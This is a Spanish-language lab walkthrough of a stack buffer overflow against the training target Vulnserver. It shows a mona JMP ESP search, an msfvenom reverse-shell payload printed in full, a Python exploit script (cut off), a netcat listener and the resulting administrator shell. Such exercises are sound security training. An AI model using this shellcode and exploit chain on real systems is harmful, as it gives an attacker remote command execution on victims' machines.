
Y vemos que no hay badchars



En el Inmunity ejecutamos

!mona jmp -r esp -cpb "\x00"

Tenemos que buscar una instrucción JMP ESP en la memoria del programa. Esta instrucción transfiere el control de ejecución a la dirección contenida en el registro ESP (puntero de la pila), que ahora contiene el shellcode. Se busca una instrucción JMP ESP excluyendo el byte nulo. En este caso, encontramos 9 pointers



Usamos el primero de los 9 pointers

625011AF

Cerramos, nuevamente el inmunity y el brainpan; abrimos como administrador

y antes de ejecutar le damos a la flecha negra(Go to adress in disassembler)

e introducimos el valor del pointer

Vemos que nos sale el valor del pointer arriba a la izquierda. Clickamos


encima y le damos a F2 y a continuación en play.

Ejecutamos el script

python3 5-find_right_module.py

Enter the server IP address: 192.168.0.19
Fuzzing with TRUN command with 2007 bytes

Comprobamos que es el módulo correcto



Con msfvenom

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"

```
"\xb8\xc0\x98\x29\xa1\xda\xdb\xd9\x74\x24\xf4\x5d\x33\xc9"
"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"
"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"
"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xd8\x1e\x96\xad\xd7"
"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"
"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"
"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"
"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"
"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"
"\x61\xf5\x67\xe4\xf4\x7e\x6b\x41\x72\xd8\x68\x54\x57\x53"
"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"
"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"
"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"
"\x52\xca\x2c\x65\xa3\xc3\xea\x31\xf3\x7b\xda\x39\x98\x7b"
"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"
"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"
"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"
"\x01\x3f\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\xe8\x22\x9e\x88"
"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"
"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"
"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"
"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"
"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"
"\x19\x7f\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"
"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"
"\x02"
```

Lo guardamos como bytes.txt y con awk le añadimos el valor b

```
awk '{print "b" $0}' bytes.txt
```

```
b"\xb8\xc0\x98\x29\xa1\xda\xdb\xd9\x74\x24\xf4\x5d\x33\xc9"
b"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"
b"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"
b"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xd8\x1e\x96\xad\xd7"
b"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"
b"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"
b"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"
b"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"
b"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"
b"\x61\xf5\x67\xe4\xf4\x7e\x6b\x41\x72\xd8\x68\x54\x57\x53"
b"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"
b"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"
b"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"
b"\x52\xca\x2c\x65\xa3\xc3\xea\x31\xf3\x7b\xda\x39\x98\x7b"
b"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"
b"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"
b"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"
b"\x01\x3f\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\xe8\x22\x9e\x88"
b"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"
b"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"
b"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"
b"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"
b"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"
b"\x19\x7f\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"
b"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"
b"\x02"
```

Nos vamos a 6-exploit.py y sustituimos por este valor,

con lo que el exploit, nos queda así

```
#!/usr/bin/python3

import socket
import sys

bof = (b"\xb8\xc0\x98\x29\xa1\xda\xdb\xd9\x74\x24\xf4\x5d\x33\xc9"
b"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"
b"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"
b"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xd8\x1e\x96\xad\xd7"
b"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"
b"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"
b"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"
b"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"
b"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"
b"\x61\xf5\x67\xe4\xf4\x7e\x6b\x41\x72\xd8\x68\x54\x57\x53"
b"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"
b"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"
b"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"
b"\x52\xca\x2c\x65\xa3\xc3\xea\x31\xf3\x7b\xda\x39\x98\x7b"
b"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"
b"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"
b"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"
b"\x01\x3f\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\xe8\x22\x9e\x88"
b"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"
b"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"
b"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"
b"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"
b"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"
b"\x19\x7f\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"
b"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"
b"\x02")

shellcode = b"A" * 2003 + b"\xaf\x11\x50\x62" + b"\x90" * 32 + bof

try:
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))
```

Nos ponemos a la escucha con netcat

rlwrap nc -nlvp 4444

Ejecutamos


python3 6-exploit.py

Enter the server IP address: 192.168.0.18
Fuzzing with TRUN command with 2390 bytes

rlwrap nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.18] 49159
Microsoft Windows [Versi&#65533;n 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Administrador\Desktop>


rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.18] 49159
Microsoft Windows [Versi♦n 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.
C:\Users\Administrador\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n♦mero de serie del volumen es: 640F-86BF
Directorio de C:\Users\Administrador\Desktop
21/07/2024 18:46 <DIR> .
21/07/2024 18:46 <DIR> ..
21/07/2024 18:00 1.646 essfunc.c
21/07/2024 18:00 16.601 essfunc.dll
21/07/2024 18:46 36 root.txt
21/07/2024 18:00 9.033 vulnserver.c

Buen día ¡¡¡¡ 😊